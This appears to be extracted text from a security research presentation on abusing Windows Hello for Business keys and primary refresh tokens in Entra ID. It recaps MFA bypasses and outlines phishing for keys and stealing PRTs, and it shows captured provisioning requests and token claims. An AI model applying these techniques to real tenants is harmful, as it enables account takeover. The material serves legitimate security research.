

Windows Hello abuse – The sequel

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Windows Hello (for Business)

- One of Microsoft's Passwordless authentication offerings
- “For Business” means the Entra ID variant
- Uses cryptographic keys that are unlocked using a PIN or with biometrics to authenticate
- A separate key is used per user/device combination
- Exists in on-prem Active Directory as well as in Entra ID




WHFB related terms and technicalities

- Entra ID
 - Microsoft's cloud Identity Platform (formerly Azure AD)
- Entra ID Device identity
 - Proven by certificate + private key
- Primary Refresh Token
 - Long-lived refresh token used for Single Sign On of the user
- Trusted Platform Module (TPM)
 - Hardware based protection for private keys (device key, PRT session key, WHFB keys)

Primary Refresh Tokens

- Primary Refresh Tokens are Single Sign On tokens
- Can be used to sign in to any application and any Entra connected website
- Links a user identity to a device identity
 - Is used in Conditional Access to enforce device based controls (compliant/hybrid joined/etc)
- Needs a session key to operate, which will be protected by a Trusted Platform Module on Windows

Token pyramid



WHFB security properties

- To **use** a WHFB key you need a:
 - Entra ID joined/registered device
 - Access to the WHFB key material
 - Unlock that key with PIN / Biometrics (“MFA”)
- To **register** (provision) a new WHFB key you need a:
 - Token with recent MFA
 - Token that was requested via a PRT on a registered/joined device
- On the endpoint:
 - WHFB keys are secured by hardware (TPM)
 - Should not be possible to steal keys or PRT from device

Anteriormente en “abusing WHFB”


- With a user token:
 - It was possible to add new WHFB keys via Azure AD Graph API without MFA
- From a user's device:
 - It was possible to overwrite WHFB keys using SSO tokens (cached MFA was accepted)
- With administrative privileges in the tenant:
 - It was possible to add WHFB keys to other accounts using Azure AD Graph
 - Possible to recover NT hashes for on-prem accounts if Cloud Kerberos Trust in use

En el episodio de hoy...


- Windows Hello authentication and key provisioning in Entra ID
- Phishing for Windows Hello keys
- Abusing Windows Hello from the endpoint
- Using Windows Hello to steal PRTs
- Using WHFB for moving from cloud to on-prem

WHFB in Entra ID


Windows Hello key provisioning




Entra WHFB provisioning



WHFB provisioning – MFA prompt



WHFB provisioning – PIN setup




WHFB provisioning - MFA

1757	https://login.microsoftonline.com	GET	/common/oauth2/authorize?response_t...	✓	200	1
1766	https://login.microsoftonline.com	POST	/common/SAS/BeginAuth	✓	200	3
1778	https://login.microsoftonline.com	POST	/common/SAS/EndAuth	✓	200	3

Request

Pretty Raw Hex



```
1 GET /common/oauth2/authorize?response_type=code&client_id=dd762716-544d-4aeb-a526-687b73838a22&
  redirect_uri=ms-appx-web%3a%2f%2fMicrosoft.AAD.BrokerPlugin%2fdd762716-544d-4aeb-a526-687b73838a22&
  resource=urn%3ams-drs%3aenterpriseregistration.windows.net&add_account=multiple&login_hint=
  tpmtest%40iminyour.cloud&response_mode=form_post&amr_values=ngcmfa&ftcid=
  %7bD0180F30-0AF1-422C-9821-84B3B841860D%7d&windows_api_version=2.0 HTTP/1.1
2 Host: login.microsoftonline.com
```

NGC MFA

- NGC: Next Generation Credentials
- “ngcmfa” indicates the need for a “fresh” MFA prompt, instead of a cached MFA status
- Reflected as claim in issued access tokens

```
"amr": [  
  "pwd",  
  "rsa",  
  "ngcmfa",  
  "mfa"  
],
```

```
{  
  "aud": "urn:ms-  
drs:enterpriseregistration.windows.net",  
  "iss": "https://sts.windows.net/6287f28f-  
4f7f-4322-9651-a8697d8fe1bc/",  
  "iat": 1684227777,  
  "nbf": 1684227777,  
  "exp": 1684228677,  
  "acr": "1",  
  "aio": "AVQAq/8TAAAAei  
/RyQ6a5bTJ74HcwNSzSZ0qD0nbiJgqZYQ+VuIACWUtorRpyWTEu34vmy  
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  "amr": [  
    "pwd",  
    "rsa",  
    "ngcmfa",  
    "mfa"  
  ],  
  "appid": "dd762716-544d-4aeb-a526-687b73838a22",  
}
```


WHFB Provisioning token requirements

- Needs to be a token issued to a joined/registered device
 - Should originate from a PRT
 - Device ID is in the token
- Should contain the ngcmfa claim
 - Indicates recent (~10 mins) MFA was performed
- Token audience should be the device registration service (enterpriseregistration.windows.net)

WHFB provisioning

```
POST /EnrollmentServer/key/?api-version=1.0 HTTP/1.1
```

```
Connection: close
```

Accept: application/json

Authorization: Bearer

Access token (JWT)

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIngldCI6Ii1LSTNR0W5OUjdiUm9meG1lWm9YcWJIWkdldyIsImtpZCI6Ii1LSTNR0W5OUjdiUm9meG1lWm9<snip>yu1ZmriobuClPuIjauYrd0PCVdAIj7HMy2zSw2g
```

```
User-Agent: Dsreg/10.0 (Windows 10.0.22621.1413)
```

```
ocp-adrs-client-name: Dsreg
```

```
ocp-adrs-client-version: 10.0.22621.608
```

```
return-client-request-id: true
```

```
client-request-Id: 000000000-0000-0000-0000-000000000000
```

```
api-version: 1.0
```

Content-Length: 392

Host: enterpriseregistration.windows.net

WHFB (NGC) public key

```
{
  "kngc":
    "U\NBMQAIAAADAAAAAAEAAAAAAAAAAAAAAQABybNP0ikl58FlXQ1mJy+re78AtYjkPMo+3uqI8NR2FeLIl2oTfhi2ACAhFXHenB1fz4K
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    kj7WDcYd/cK3PLPeB2BaQGfLH8Tb3zX3t3pt4nssQr4D+htmvXK9Koc04dsw7osCvIOoh3fKG9fhrcwI55SbaRrhW3x/BgStgCrXbkn3
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}
```


WHFB provisioning response

Response


Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Length: 2536
3 Content-Type: application/json
4 Client-Request-Id: 00000000-0000-0000-0000-000000000000
5 Request-Id: 60da3f7c-44db-4c3c-8b40-2f2e98526316
6 Strict-Transport-Security: max-age=31536000; includeSubDomains
7 X-Content-Type-Options: nosniff
8 Date: Tue, 16 May 2023 09:08:06 GMT
9
10 {
  "kid": "abb58c2f-5c5a-4026-871d-3409571d9530",
  "upn": "tpmtest@iminyour.cloud",
  "krctx":
    "eyJJEYXRhIjoiaWlsS2FHShkZMmxQYVVwVFZYcEpNVTVwU1h0SmJYUndXa05KTmt
    sUlZORTU2WXpOU2EwWkVUakJSTkU1VVdUVlBWVmw2VFhwU1JWSlVhM2xSTUZWcFR
    XRkZwVDJsS2JXUXlXbmhPV0ZKNVUydFNSMVl3YUd0WU0wcEpUV3RhYUZkcWFEWld
    XY0ZwRFNUWkphbVJvV1hwck5GcHRWWGRNVjFsM1RrUkZkRTVfYkd0WmVUQTBXWHB
    se1NXNVNjRnBEU1RaSmFsbDVUMFJrYlUxcWFHMu1WRkp0VGpKWmRFNUVUWGx0YVR
```

Windows Hello key provisioning



